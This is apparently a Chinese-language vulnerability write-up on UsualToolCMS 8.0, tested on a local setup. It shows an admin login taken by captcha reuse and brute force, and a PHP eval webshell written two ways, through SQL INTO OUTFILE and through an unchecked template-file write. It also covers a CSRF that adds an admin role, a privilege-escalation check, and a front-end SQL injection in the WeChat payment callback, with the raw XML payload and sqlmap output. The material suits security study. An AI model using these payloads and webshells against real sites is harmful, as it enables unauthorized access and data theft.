


UsualToolsCMS 8.0:

验证码绕过:


找到后台，输入账户和随意密码。



进行抓包，先发送到repeater中产看一般相应的内容：




若把验证码删除：




说明验证了验证码的正确性。

若修改密码，重新提交数据：



说明只要不刷新数据，验证码可一直使用，发到爆破模块，直接进行爆破查看：



发现直接爆破成功，密码zxcvbn。成功登录，进入后台：



第一处利用点:

在后台数据库这里，前提是PHP配置中secure_file_priv=""

SQL执行

```
select '<?php eval($_REQUEST[6]);?>' into outfile 'C:\code\PHPcode\UsualToolCMS\shell.php'
```

进行查看此文件即可。即可拿到shell。

第二处利用点:

代码审计:

因为要写码，所以应该考虑SSRF，RCE，变量覆盖，文件包含（文件上传要利用文件包含）这些。通过危险函数定位法，寻找危险函数。在file_put_contents()中有一个明显的。

内容(支持正则):	查找	停止
<div data-bbox="327 1402 778 1413">文件路径</div> <pre data-bbox="327 1413 778 1469"> /class/Class_Mail.php /class/UsualTool/CMS_Cache.php /cmsadmin/a_langx.php /cmsadmin/a_lang_add.php /cmsadmin/a_sqlbackx.php /cmsadmin/a_sqlbackx.php /cmsadmin/a_sqlbackx.php /cmsadmin/a_sqlbackx.php /cmsadmin/a_sqlbackx.php /cmsadmin/a_sqlbackx.php /cmsadmin/a_templatex.php /payment/alipay/lotusphp_runtime/StoreFil... /payment/alipay/lotusphp_runtime/StoreFil... /payment/alipay/lotusphp_runtime/MVC/Temp... /payment/alipay/lotusphp_runtime/MVC/Temp... /payment/paypal/lib/aop/PayPal/Api/Image.php </pre>		<div data-bbox="997 1402 1249 1413">内容详细</div> <pre data-bbox="997 1413 1249 1469"> if (false == file_put_contents(\$file, \$body)) { file_put_contents(\$this->comfile, \$this->content); file_put_contents("../lang/".\$lg.".json", \$langjson); file_put_contents("../lang/lq_".\$lg.".json", \$langjson); file_put_contents(\$to_file_name, \$info, FILE_APPEND); file_put_contents(\$to_file_name, \$sqlStr, FILE_APPEND); file_put_contents(\$to_file_name, \$info, FILE_APPEND); file_put_contents(\$to_file_name, \$sqlStr, FILE_APPEND); file_put_contents(\$to_file_name, "\r\n", FILE_APPEND); file_put_contents(\$filenames, \$contents); \$length = file_put_contents(\$file, '<?php exit:?>' . \$value); \$length = file_put_contents(\$file, '<?php exit:?>' . \$value); if (!file_put_contents(\$objfile, \$str)) if (file_put_contents(\$objfile . '.tmp', \$str)) file_put_contents(\$name, base64_decode(\$this->getImage())); } </pre>

进入文件查看，

```

1  <?php
2  require_once 'a_top.php';
3  $t=UsualToolCMS::sqlcheck($_GET["t"]);
4  $x=UsualToolCMS::sqlcheck($_GET["x"]);
5  if($x=="m"){
6  $filename=$_POST["filename"];
7  $dir=$_POST["dir"];
8  $content=$_POST["content"];
9  $id=UsualToolCMS::sqlcheckx($_POST["id"]);
10 $tp=$_POST["tp"];
11 $contents=iconv("utf-8","utf-8",$content);
12 $filenames=$_POST["dir"].$dir.$filename;
13 file_put_contents($filenames,$contents);
14 echo "<script>alert('更新模板成功!');window.location.href='?t=edit&id=$id&filename=$filename&di";
15 }

```

发现基本未作处理。查看静态方法sqlcheck

查看静态方法：

```

function sqlcheck($StrPost){
    $StrPost=UsualToolCMS::sqlchecks($StrPost);
    if(!get_magic_quotes_gpc()): //若有单引号，双引号，空字符，反斜线会进行转义
        $StrPost=addslashes($StrPost);
    endif;
    $StrPost=nl2br($StrPost); //添加换行
    $StrPost=htmlspecialchars($StrPost, flags: ENT_QUOTES); //将单引号和双引号转换为HTML实体
    return $StrPost;
}

function sqlchecks($StrPost){
    $StrPost=str_replace( search: "'", replace: "',$StrPost);
    $StrPost=str_replace( search: '"', replace: '"',$StrPost);
    $StrPost=str_replace( search: "(", replace: " (",$StrPost);
    $StrPost=str_replace( search: ")", replace: ")",$StrPost);
    $StrPost=str_replace( search: "@", replace: "#",$StrPost);
    $StrPost=str_replace( search: "/*", replace: "", $StrPost);
    $StrPost=str_replace( search: "*/", replace: "", $StrPost);
    return $StrPost;
}

```

在这里也并未过滤特殊字符

查看/cmsadmin/a_templatex.php文件要让其能进行到这：

```

echo "<form action='?x=m' method='post' style='margin:0 0px;'>";
echo "<input type=hidden name=tp value='".$_GET['tp']."'>";
echo "<input type=hidden name=filename value='".$_GET['filename']."'>";
echo "<input type=hidden name=dir value='".$_GET['dir']."'>";
echo "<input type=hidden name=id value='".$_GET['id']."'>";
echo "<tr><td height=30 style='word-wrap:break-word;word-break:break-all;'>Url:{"$_GET['filename']}";
if(preg_match( pattern: "/($0spat)/i", $Uagent )){echo "<br>";}else{echo "&nbsp;";}
echo "编码格式:".detect_encoding($filename)."";
if(preg_match( pattern: "/($0spat)/i", $Uagent )){echo "<br>";}else{echo "&nbsp;";}
echo "文件大小:".format_bytes(filesize($filename))."";
if(preg_match( pattern: "/($0spat)/i", $Uagent )){echo "<br>";}else{echo "&nbsp;";}
echo "修改日期:".date( format: "Y-m-d H:i:s",filemtime($filename))."";
echo "</td></tr><tr><td>";
echo "<textarea name='content' id='textarea' style='width:100%;font-size:13px;border: 1px solid #999999;color:#";
echo "</td></tr>";

```

可以进行利用。

漏洞验证并利用：


上面的内容对应在这里，找到这个网页，进入查看，要让其走到91行代码。点击页面中的编辑，编辑（英文为edit）对应文件中t=edit

[上一页](#)
[下一页](#)


http://www.s285.com/UsualToolCMS/UsualToolCMS/cmsadmin/a_templatex.php?
t=edit&id=1&filename=shell.php&dir=&tp=template/index




显示更新模板成功



查看是否有这个文件：




确实写码成功，拿shell：



连接菜刀：














CSRF:

知道后台管理员添加管理员的链接，先进行页面抓包：



构造poc:

Index of /csrf

 [ICO]	Name	Last modified	Size	Description
 [PARENTDIR]	Parent Directory	-	-	-
	csrf.php	2022-04-15 10:49	1.7K	
	csrf1.php	2022-03-21 10:39	911	
	csrf2.php	2022-03-19 13:31	36K	
	demo.php	2022-03-29 20:07	2.9K	
 [TXT]	edit.html	2022-03-21 12:13	525	
	edit.php	2022-03-21 12:38	1.1K	
	edit_back.php	2022-03-21 12:05	397	

后台管理 × UsualToolCMS后台管理 × UsualToolCMS后台管理 ×

om/UsualToolCMS/UsualToolCMS/cmsadmin/a_admin_rolex.php?x=a

www.s285.com 显示
角色已添加成功!

确定

进行查看:

⚠ 不安全 | www.s285.com/UsualToolCMS/UsualToolCMS/cmsadmin/a_admin_role.php

查看站点 内容 导航 交互 插件&模块 互联 配置 权限 在线更新 您好,admin

官网 UsualTool官网

管理员角色

管理员 添加角色

角色ID	角色名称	权限范围	
1	创始人	模块,插件,云登录,支付,系统,语言,模板,角色,管理员,数据库,建页,前端,后端,留言,会员,订单,	编辑 删除
4	编辑	模块,插件,建页,前端,后端,留言,会员,订单,	编辑 删除
5		模块,插件,云登录,支付,系统,语言,模板,角色,管理员,数据库,	编辑 删除

添加的id=5。

越权:

有越权,就有不同等级的账号,我们先添加普通的账号:

⚠ 不安全 | www.s285.com/UsualToolCMS/cmsadmin/a_admin_role.php

查看站点 内容 导航 交互 插件&模块 互联 配置 权限 在线更新 您好,admin 登出


官网 UsualTool官网

管理员角色

管理员 添加角色

角色ID	角色名称	权限范围	
1	创始人	模块,插件,云登录,支付,系统,语言,模板,角色,管理员,数据库,建页,前端,后端,留言,会员,订单,	编辑 删除
2	操作员	模块,插件,云登录,支付,语言,模板,建页,前端,后端,留言,会员,订单,	编辑 删除

点击管理员,

管理员					添加管理员	角色管理
账户	头像	角色权限	创建时间	操作		
admin		创始人	2022-04-13 13:43:51	编辑 删除		

添加管理员：

管理员添加/编辑

管理员名称	<input type="text" value="test"/>
管理员角色	<input type="text" value="操作员"/>
密码	<input type="password" value="....."/>
确认密码	<input type="password" value="....."/> 
<input type="button" value="提交"/>	

管理员角色				管理员	添加角色
角色ID	角色名称	权限范围			
1	创始人	模块,插件,云登录,支付,系统,语言,模板,角色,管理员,数据库,建页,前端,后端,留言,会员,订单,	编辑 删除		
2	操作员	建页,前端,后端,留言,会员,订单,	编辑 删除		

创建的账号没有这些功能。

登录test账号，看能否进入系统页面进行操作，若其知道系统的url:

http://www.s285.com/UsualToolCMS/cmsadmin/a_system.php

进入test账号：

USUALTOOLCMS 查看站点 内容 导航 交互 插件及模块 互联 配置 权限 在线更新 您登录: test 登出

管理首页 官网 UsualTool官网

您还没有删除setup安装文件夹，建议您尽快删除setup文件夹。立即删除

管理首页 建页 留言 会员 模块 插件 云登录 支付 前端 系统

基础设置 注册控制 水印设置 邮件服务

基本信息

模块管理	安装模块	CMS版本	UsualToolCMS8.0 Release
插件管理	安装插件	安装国别	zh-cn
留言总数	虽有系统，但不能点击进入。	若其知道系统进入的url看能否进入，若可以，即说明存在垂直越权	前台管理
会员总数	0	站点模板	template/index
订单总量	0	安装日期	2022-04-13 13:42:57

后台登陆记录

管理员	IP地址	登陆时间
test	127.0.0.1	2022-04-15
admin	127.0.0.1	2022-04-15
admin	127.0.0.1	2022-04-14

进入系统页面 不可以，换一个页面，看能否进入：

SQL注入

百度了一下这个cms的漏洞，发现有一个前台无限制sql注入

主要是在 payment/wechat/notify.php 中，

```
1 <?php
2 ini_set('date.timezone', 'Asia/Shanghai');
3 error_reporting(E_ERROR);
4 require_once dirname(__FILE__).'/lib/WxPay.Api.php';
5 require_once dirname(__FILE__).'/lib/WxPay.Notify.php';
6 require_once dirname(__FILE__).'/lib/WxPay.Data.php';
7 $xml = file_get_contents("php://input");
8 $WxPayNotifyReply = new WxPayNotifyReply();
9 try {
10 $result = WxPayResults::Init($xml);
11 } catch (WxPayException $e) {
12 $msg = $e->errorMessage();
13 $WxPayNotifyReply->SetReturn_code("FAIL");
14 $WxPayNotifyReply->SetReturn_msg($msg);
15 WxpayApi::replyNotify($WxPayNotifyReply->ToXml());
16 exit;
17 }
18 $service_do_result = true;
19 try {
20 $out_trade_no = $result["out_trade_no"];
21 $trade_no = $result["transaction_id"];
22 $summoney = round($result["total_fee"]/100,2);
23 $userid=substr($out_trade_no,16);
24 $cat=substr($out_trade_no,14,1);
25 if($cat==1){$zt=1;}
26 elseif($cat==2){$zt=9;}
27 else{$zt=9;}
28 $query="SELECT * FROM 'cms_order' WHERE ordernum='$out_trade_no' and state='0'";
29 $data=mysqli_query($mysqli,$query);
30 if(mysqli_num_rows($data)==1){
31 if($cat==2):
32 $mysqli->query("UPDATE 'cms_users' set 'balance'=balance+$summoney WHERE id='$userid'");
33 endif;
34 $sqlpay="UPDATE 'cms_order' set 'state'='$zt','trade_no'='$trade_no' WHERE ordernum='$out_trade_no' and state='0'";
35 $mysqli->query($sqlpay);
36 }
37 } catch (WxPayException $e) {
```

这里应该是解析传入的xml格式的数据，然后带到数据库执行。

漏洞验证

抓包

Request

Raw Params Headers Hex XML

POST /UsualToolCMS/payment/wechat/notify.php HTTP/1.1
Host: 192.168.2.16:8188
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:56.0)
Gecko/20100101 Firefox/56.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 90
Cookie: UTCMSLanguage=zh; PHPSESSID=trq68c0fbubo2v7avfbj16ve65
Connection: close
Upgrade-Insecure-Requests: 1

<aa><out_trade_no>-1' union select 1,2,3,4,5,6,7,8,9,10,11,12,13,14
*#</out_trade_no></aa>

这里要在请求体中先写上这一句才能用sqlmap跑出来。

```
<aa><out_trade_no>-1' union select 1,2,3,4,5,6,7,8,9,10,11,12,13,14 *#  
</out_trade_no></aa>
```

将包保存为txt文件 使用sqlmap，使用时间盲注：--technique=T（T表示时间盲注/延时注入）

```

[21:46:23] [INFO] testing for SQL injection on (custom) POST parameter 'XML (generic) #1*'
[21:46:23] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[21:46:23] [WARNING] time-based comparison requires larger statistical model, please wait..... (done)
[21:47:05] [INFO] (custom) POST parameter 'XML (generic) #1*' appears to be 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)' injectable
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] y
[21:47:22] [INFO] checking if the injection point on (custom) POST parameter 'XML (generic) #1*' is a false positive
(custom) POST parameter 'XML (generic) #1*' is vulnerable. Do you want to keep testing the others (if any)? [y/N]
sqlmap identified the following injection point(s) with a total of 39 HTTP(s) requests:
---
Parameter: XML (generic) #1* ((custom) POST)
Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: <aa><out_trade_no>-1' union select 1,2,3,4,5,6,7,8,9,10,11,12,13,14 AND (SELECT 1433 FROM (SELECT(SLEEP(5)))UCHd)#</out_trade_no></aa>
[21:48:18] [INFO] the back-end DBMS is MySQL
[21:48:18] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent potential disruptions
web application technology: PHP 5.5.9, Apache 2.4.39
back-end DBMS: MySQL >= 5.0.12
[21:48:23] [INFO] fetched data logged to text files under 'C:\Users\yellow\AppData\Local\sqlmap\output\192.168.2.16'
[*] ending @ 21:48:23 /2022-04-14/

```

跑出了信息。